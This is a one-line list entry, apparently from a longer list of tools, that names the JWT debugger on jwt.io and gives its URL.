2. JWT debugger (https://jwt.io/#debugger-io)